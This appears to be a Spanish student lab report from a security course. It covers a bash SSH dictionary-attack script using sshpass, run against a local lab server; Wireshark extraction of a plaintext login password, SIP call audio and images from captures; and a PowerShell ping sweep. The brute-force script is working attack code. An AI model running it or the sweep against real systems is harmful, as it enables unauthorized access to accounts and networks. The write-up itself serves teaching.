



Desarrolla un script en bash que realice un ataque de diccionario a SSH.

- Recuerda que los diccionarios los puedes obtener del repositorio de github de Seclists.
- Visualiza el video adjunto a esta practica en el archivo ssh.zip para generar el servidor SSH requerido.
- Tu script deberá ejecutar el comando ssh y tomar argumentos desde la linea de comandos, como la direccion IP, el puerto, el nombre de usuario y la ruta del diccionario.
- Puedes ejecutar el comando id para saber si la autenticación fue exitosa.
- Como salida, tu script deberá devolver la contraseña que tuvo éxito en la autenticación.

En este Script se uso sshpass instalado con el siguiente comando: **sudo apt install sshpass**
Para esta actividad primero generamos nuestro servidor SSH como se mostró en el vídeo anexado.

```
(falco@kali)-[~/Desktop/p2_Defensiva/ssh]
└─$ ssh inofensivo@localhost -p 2222
inofensivo@localhost's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

inofensivo@42317e3f9a1e:~$
```

Ahora descargamos el archivo **500-worst-passwords.txt** y creamos nuestro script.sh

```

inofensivo@42317e3f9a1e: ~
falco@kali: ~/Desktop/p2_DEFensiva/ssh
falco@kali: ~/Desktop/p2_DEFensiva/ssh

GNU nano 7.2 script.sh *
#!/bin/bash

# Verificamos que se proporcionen los datos mencionados (IP , puerto ,Nombre de Usuario,Ruta Diccionario)
if [ $# -ne 4 ]; then
    echo "Uso: $0 <IP> <puerto> <usuario> <ruta_diccionario>"
    exit 1
fi

# Argumentos recibidos
IP="$1"
PUERTO="$2"
USUARIO="$3"
DICcionario="$4"

# En esta parte realizamos el ataque de fuerza bruta con el diccionario proporcionado usando sshpass que se instalo previamente
while read -r PASSWORD; do
    # Intenta autenticar con la contraseña del diccionario
    sshpass -p "$PASSWORD" ssh -o StrictHostKeyChecking=no -p "$PUERTO" "$USUARIO@"$IP id &>/dev/null

    # Verifica el código de salida del comando anterior
    if [ $? -eq 0 ]; then
        echo "Contraseña exitosa: $PASSWORD"
        exit 0
    fi
done < "$DICcionario"

echo "No se encontró una contraseña válida en el diccionario."
exit 1

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify    ^_/ Go To Line M-E Redo      M-6 Copy

```

Ahora ejecutamos el bash con el siguiente comando `./script.sh 172.20.12.1 2222 inofensivo 500-worst-passwords.txt` , En donde proporcionamos la dirección ip además del puerto 2222 y en este caso el nombre de usuario es inofensivo , también proporcionamos el diccionario que descargamos. Al ejecutar obtenemos la contraseña de inofensivo: **password**

```

(falco@kali)-[~/Desktop/p2_DEFensiva/ssh]
$ ./script.sh 172.20.12.1 2222 inofensivo 500-worst-passwords.txt

Contraseña exitosa: password

```

De las capturas de trafico dada, extrae la siguiente información con Wireshark

- La contraseña del usuario prometeo
Para conseguir la contraseña de prometeo primero buscamos los paquetes con el protocolo HTTP ya que es posible haya enviado a través de este.

http						
No.	Time	Source	Destination	Protocol	Length	Info
226	15.175592	132.247.20.23	192.168.100.13	HTTP	74	HTTP/1.1 200 OK (text/html)
6	0.219407	192.168.100.13	34.107.221.82	HTTP	55	Continuation
216	15.054059	192.168.100.13	132.247.20.23	HTTP	77	POST /login HTTP/1.1
322	19.343843	192.168.100.13	34.107.221.82	HTTP	380	GET /success.txt?ipv4 HTTP/1.1
315	19.249655	2600:1901:0:38d7::	2806:2f0:93a0:b4ae::	HTTP	372	HTTP/1.1 200 OK (text/html)
325	19.354842	2600:1901:0:38d7::	2806:2f0:93a0:b4ae::	HTTP	290	HTTP/1.1 200 OK (text/plain)
2	0.015584	2806:2f0:93a0:b4ae::	2600:1901:0:38d7::	HTTP	75	Continuation
4	0.172825	2806:2f0:93a0:b4ae::	2600:1901:0:38d7::	HTTP	75	Continuation
313	19.241957	2806:2f0:93a0:b4ae::	2600:1901:0:38d7::	HTTP	398	GET /canonical.html HTTP/1.1
323	19.344256	2806:2f0:93a0:b4ae::	2600:1901:0:38d7::	HTTP	400	GET /success.txt?ipv6 HTTP/1.1
327	19.357701	34.107.221.82	192.168.100.13	HTTP	270	HTTP/1.1 200 OK (text/plain)

El paquete de nuestro interés es **216 15.054059 192.168.100.13 132.247.20.23 HTTP 77 POST /login HTTP/1.1** ya que como podemos ver este contiene información acerca de un login

```

wireshark - Packet 216 - prometeo.peapng
> Frame 216: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface \Device\NPF_{E2229EEF-324D...}
> Ethernet II, Src: Intel_aa:7e:e5 (b8:08:cf:aa:7e:e5), Dst: HuaweiTechno_b4:71:c5 (6c:14:6e:b4:71:c5)
> Internet Protocol Version 4, Src: 192.168.100.13, Dst: 132.247.20.23
> Transmission Control Protocol, Src Port: 56299, Dst Port: 80, Seq: 1371, Ack: 1, Len: 23
> [2 Reassembled TCP Segments (1393 bytes): #215(1370), #216(23)]
> Hypertext Transfer Protocol
  POST /login HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST /login HTTP/1.1\r\n]
    [POST /login HTTP/1.1\r\n]
    [Severity level: Chat]
    [Group: Sequence]
    Request Method: POST
    Request URI: /login
    Request Version: HTTP/1.1
    Host: siiaj.enesjuriquilla.unam.mx\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: es-MX,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
    Accept-Encoding: gzip, deflate\r\n

```

analizamos los datos del paquete

```

Data: 15047070700720488880707200
Length: 141
0410 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 ion: for m-data;
0420 6e 61 6d 65 3d 22 70 67 75 73 5f 75 73 65 72 22 name="pg us_user"
0430 0d 0a 0d 0a 70 72 6f 6d 65 74 65 6f 0d 0a 2d 2d ....prom eteo....
0440 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
0450 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 33 32 32 39 ----- ---63229
0460 39 33 31 34 32 35 39 35 30 32 35 31 31 35 32 39 93142595 02511529
0470 34 34 34 39 31 32 30 31 0d 0a 43 6f 6e 74 65 6e 44491201 ..Conten
0480 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 t-Dispos ition: f
0490 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 orm-data ; name="
04a0 70 61 73 73 77 6f 72 64 22 0d 0a 0d 0a 70 34 73 password "....p4s
04b0 73 77 30 72 64 35 33 67 75 72 30 0d 0a 2d 2d 2d sw0rd53g ur0....
04c0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
04d0 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 33 32 32 39 39 ----- --632299
04e0 33 31 34 32 35 39 35 30 32 35 31 31 35 32 39 34 31425950 25115294
04f0 34 34 39 31 32 30 31 0d 0a 43 6f 6e 74 65 6e 74 4491201. .Content
0500 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f -Disposi tion: fo
0510 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 73 rm-data; name="s
0520 75 62 6d 69 74 22 0d 0a 0d 0a 49 6e 69 63 69 61 ubmit".. ..Inicia
0530 72 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d r.....
0540 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d -----
0550 36 33 32 32 39 39 33 31 34 32 35 39 35 30 32 35 63229931 42595025
0560 31 31 35 32 39 34 34 34 39 31 32 30 31 2d 2d 0d 11529444 91201...

```

Encontramos el nombre de prometeo y la contraseña : **p4ssw0rd53gur0**

- El código secreto que comparte el usuario profesor en la llamada SIP a la extensión 3312. Para obtener el código secreto abrimos la captura y analizamos los datos viendo que contiene parte en la cual esta sonando la llamada


No.	Time	Source	Destination	Protocol	Length	Info
82	4.345130	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22072, Time=731987460
83	4.345533	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6844, Time=1280
84	4.345540	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6844, Time=1280
85	4.365047	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22073, Time=731987620
86	4.365057	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22073, Time=731987620
87	4.365084	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6845, Time=1440
88	4.365812	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6845, Time=1440
89	4.383156	192.168.100.13	192.168.100.55	SIP	737	Status: 180 Ringing
90	4.383169	192.168.100.13	192.168.100.55	SIP	737	Status: 180 Ringing
91	4.384467	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22074, Time=731987780
92	4.384477	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22074, Time=731987780
93	4.388536	192.168.100.55	192.168.100.13	SIP/SDP	951	Status: 183 Session Progress
94	4.388544	192.168.100.55	192.168.100.13	SIP/SDP	951	Status: 183 Session Progress
95	4.405133	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22075, Time=731987940
96	4.405142	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22075, Time=731987940
97	4.407956	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6846, Time=1600
98	4.407964	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6846, Time=1600
99	4.425283	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22076, Time=731988100
100	4.425292	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22076, Time=731988100
101	4.428161	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6847, Time=1760
102	4.428170	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6847, Time=1760
103	4.445047	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22077, Time=731988260
104	4.445055	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22077, Time=731988260
105	4.447915	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6848, Time=1920
106	4.447922	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6848, Time=1920
107	4.465111	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22078, Time=731988420
108	4.465121	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22078, Time=731988420
109	4.468359	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6849, Time=2080

Entonces filtramos los paquetes por sip y por rtp ya que los paquetes rtp es en donde podemos extraer el audio

No.	Time	Source	Destination	Protocol	Length	Info
52	4.345130	192.168.100.55	192.168.100.13	SIP	361	Status: 100 Trying
53	4.345533	192.168.100.55	192.168.100.13	SIP/SDP	894	Status: 183 Session Progress
54	4.345540	192.168.100.55	192.168.100.13	SIP/SDP	894	Status: 183 Session Progress
55	4.365047	192.168.100.13	192.168.100.55	RTP	55	PT=Unassigned, SSRC=0x41977f8, Seq=22069, Time=731987140
56	4.365057	192.168.100.13	192.168.100.55	RTP	55	PT=Unassigned, SSRC=0x41977f8, Seq=22069, Time=731987140
57	4.383156	192.168.100.55	192.168.100.13	SIP/SDP	1180	Request: INVITE sip:3312@192.168.100.13:62406;rinstance=0d0ee0cd792bfabf
58	4.383169	192.168.100.55	192.168.100.13	SIP/SDP	1180	Request: INVITE sip:3312@192.168.100.13:62406;rinstance=0d0ee0cd792bfabf
59	4.384467	192.168.100.55	192.168.100.13	SIP/SDP	951	Status: 183 Session Progress
60	4.384477	192.168.100.55	192.168.100.13	SIP/SDP	951	Status: 183 Session Progress
61	4.405133	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6837, Time=1600
62	4.405142	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6837, Time=1600
63	4.425283	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6838, Time=320
64	4.425292	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6838, Time=320
65	4.445047	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6839, Time=480
66	4.445055	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6839, Time=480
67	4.465111	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6840, Time=640
68	4.465121	192.168.100.55	192.168.100.13	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x357616c0, Seq=6840, Time=640
69	4.468359	192.168.100.13	192.168.100.55	SIP	395	Status: 100 Trying
70	4.468368	192.168.100.13	192.168.100.55	SIP	395	Status: 100 Trying
71	4.284765	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22070, Time=731987140, Mark
72	4.284772	192.168.100.13	192.168.100.55	RTP	214	PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22070, Time=731987140, Mark

Vemos que despues de que se ven los paquetes con INVITE y tambien Trying el paquete 71 y 72 dicen mark entonces hacemos RPT Stream Analysis con estos

The screenshot shows the Wireshark interface with the 'RTP' protocol selected in the left pane. The 'RTP Stream Analysis' pane on the right displays details for the selected RTP packet (No. 71). The packet details show it's an RTP packet with PT=ITU-T G.711 PCMU, SSRC=0x41977f8, Seq=22070, and it's marked. The packet bytes are shown at the bottom.





Escuchando el audio obtenemos el código secreto: **1234567890**

- Extrae alguna de las imágenes que se obtuvieron de la navegación en internet sin visitar las paginas, todo debe ser extraído de la captura.


En este caso abrimos el archivo y aplicamos un filtro el cual es **http.content_type contains "image"** que se utiliza para buscar paquetes en una captura de red que contienen respuestas HTTP con contenido de tipo imagen.

http.content_type contains "image"						
No.	Time	Source	Destination	Protocol	Length	Info
28	2.850362	132.247.70.2	192.168.100.13	HTTP	1143	HTTP/1.1 200 OK (JPEG JFIF image)
928	6.182480	132.247.70.2	192.168.100.13	HTTP/X...	181	HTTP/1.1 200 OK
964	6.238493	132.247.70.2	192.168.100.13	HTTP	1015	HTTP/1.1 200 OK (image/png)
980	6.240789	132.247.70.2	192.168.100.13	HTTP	700	HTTP/1.1 200 OK (image/png)
982	6.240789	132.247.70.2	192.168.100.13	HTTP/X...	301	HTTP/1.1 200 OK
987	6.240789	132.247.70.2	192.168.100.13	HTTP	131	HTTP/1.1 200 OK (image/png)
1026	6.265735	132.247.70.2	192.168.100.13	HTTP	877	HTTP/1.1 200 OK (JPEG JFIF image)
1030	6.265735	132.247.70.2	192.168.100.13	HTTP	92	HTTP/1.1 200 OK (image/png)
1225	6.316395	132.247.70.2	192.168.100.13	HTTP	787	HTTP/1.1 200 OK (image/png)
1251	6.320862	132.247.70.2	192.168.100.13	HTTP	108	HTTP/1.1 200 OK (image/png)
1301	6.342794	132.247.70.2	192.168.100.13	HTTP	756	HTTP/1.1 200 OK (JPEG JFIF image)
1306	6.342794	132.247.70.2	192.168.100.13	HTTP	871	HTTP/1.1 200 OK (image/png)
1319	6.342794	132.247.70.2	192.168.100.13	HTTP	147	HTTP/1.1 200 OK (image/png)
1360	6.357680	132.247.70.2	192.168.100.13	HTTP	502	HTTP/1.1 200 OK (GIF89a)
1400	6.368034	132.247.70.2	192.168.100.13	HTTP	368	HTTP/1.1 200 OK (image/png)
1427	6.372229	132.247.70.2	192.168.100.13	HTTP	1409	HTTP/1.1 200 OK (image/png)
1502	6.399579	132.247.70.2	192.168.100.13	HTTP	1328	HTTP/1.1 200 OK (image/png)
1552	6.407734	132.247.70.2	192.168.100.13	HTTP	805	HTTP/1.1 200 OK (image/png)
1555	6.407734	132.247.70.2	192.168.100.13	HTTP/X...	964	HTTP/1.1 200 OK
1568	6.419727	132.247.70.2	192.168.100.13	HTTP/X...	1400	HTTP/1.1 200 OK
1575	6.423725	132.247.70.2	192.168.100.13	HTTP	156	HTTP/1.1 200 OK (image/png)
1684	6.451014	132.247.70.2	192.168.100.13	HTTP/X...	88	HTTP/1.1 200 OK
1770	6.474838	132.247.70.2	192.168.100.13	HTTP	418	HTTP/1.1 200 OK (image/png)
1813	6.475328	132.247.70.2	192.168.100.13	HTTP	340	HTTP/1.1 200 OK (image/png)
1848	6.484680	132.247.70.2	192.168.100.13	HTTP/X...	321	HTTP/1.1 200 OK
1867	6.503797	132.247.70.2	192.168.100.13	HTTP	1308	HTTP/1.1 200 OK (image/png)
1938	6.504624	132.247.70.2	192.168.100.13	HTTP	719	HTTP/1.1 200 OK (image/png)
2057	6.527476	132.247.70.2	192.168.100.13	HTTP	1054	HTTP/1.1 200 OK (image/png)
2079	6.530898	132.247.70.2	192.168.100.13	HTTP	740	HTTP/1.1 200 OK (image/png)

Ahora seleccionamos uno y lo exportamos en el formato para una imagen



Y una vez guardada la imagen con el formato preferido podemos visualizarla:



Desarrolla un script en bash o powershell que realice Network Sweep. Puedes reutilizar el oneliner visto en clase (sesión 11)

Este script se realizó con powershell en windows:


```
# Importa el módulo necesario para Test-Connection
Import-Module Microsoft.PowerShell.Management

# Define el rango de direcciones IP a escanear para la interfaz Wi-Fi
$ipRange = 1..254 | ForEach-Object { "192.168.3.$_" } #Esta es la Ip de mi proveedor de red.

# Realiza el Network Sweep
$ipRange | ForEach-Object {
    # Intentamos realizar un ping al dispositivo con la dirección IP actual y guardar el resultado en $result
    $result = Test-Connection -Count 1 -ComputerName $_ -Quiet

    # Comprobamos si el resultado del ping es verdadero (es decir, si el dispositivo es alcanzable)
    if ($result) {
        # Imprimimos un mensaje indicando que la dirección IP actual esta activa
        "$($_) DISPONIBLE"
    } else {
        # Imprime un mensaje indicando que la dirección IP actual no esta disponible
        "$($_) No disponible"
    }
}
```

Se realiza un escaneo de red para determinar qué direcciones IP dentro de un rango específico están actualmente activas y responden a solicitudes de ping. Para cada dirección IP en el rango especificado, se envía una solicitud de ping y se espera una respuesta. Si se recibe una respuesta, entonces se imprime un mensaje indicando que esa dirección IP esta disponible, lo que significa que el dispositivo al que se envió el ping está activo y accesible en la red. Si no recibe respuesta, se imprime un mensaje indicando que la dirección IP no está disponible.



```
Administrador: Windows PowerShell
192.168.3.22 No disponible
192.168.3.23 No disponible
192.168.3.24 No disponible
192.168.3.25 No disponible
192.168.3.26 No disponible
192.168.3.27 No disponible
192.168.3.28 No disponible
192.168.3.29 No disponible
192.168.3.30 No disponible
192.168.3.31 No disponible
192.168.3.32 No disponible
192.168.3.33 No disponible
192.168.3.34 No disponible
192.168.3.35 No disponible
192.168.3.36 DISPONIBLE
192.168.3.37 No disponible
192.168.3.38 DISPONIBLE
192.168.3.39 No disponible
192.168.3.40 No disponible
192.168.3.41 No disponible
192.168.3.42 No disponible
192.168.3.43 No disponible
192.168.3.44 No disponible
192.168.3.45 No disponible
192.168.3.46 No disponible
192.168.3.47 No disponible
192.168.3.48 No disponible
192.168.3.49 No disponible
192.168.3.50 No disponible
